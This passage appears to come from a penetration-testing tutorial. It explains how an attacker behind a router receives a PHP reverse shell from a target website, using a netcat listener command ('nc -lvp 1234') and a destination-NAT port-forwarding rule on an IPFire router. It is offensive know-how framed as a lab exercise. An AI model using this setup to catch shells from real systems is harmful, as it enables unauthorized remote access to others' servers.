
```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
```

From here on follow carefully. This is where the REAL WORLD Scenario changes. See the image below to understand the network of this scenario.




As already told, our attacker system is part of a LAN with IP 192.168.66.6 and our target web-site is on internet with IP 172.28.128.22. In the PHP-reverse-shell I uploaded to the target, I specified the IP address as 192.168.66.6. Forget about this IP the target doesn't even know where to search for this address. Hence when I execute the shell, it says network is unreachable. So what is the solution when the attacker system is behind a router.

The solution is configuring port forwarding on the router. So I login into the router and create a new firewall rule.




Although in this scenario,I am showing IPfire router, the process of configuring port forwardin -g is almost same in all routers or just slightly different

Here's how the default firewall rule looks like.



For my port forwarding rule, I change the source to any standard network so that a machine from any network can find it. Then I enable NAT and that too Destination NAT. I set the destination IP addresss to 192.168.66.6.

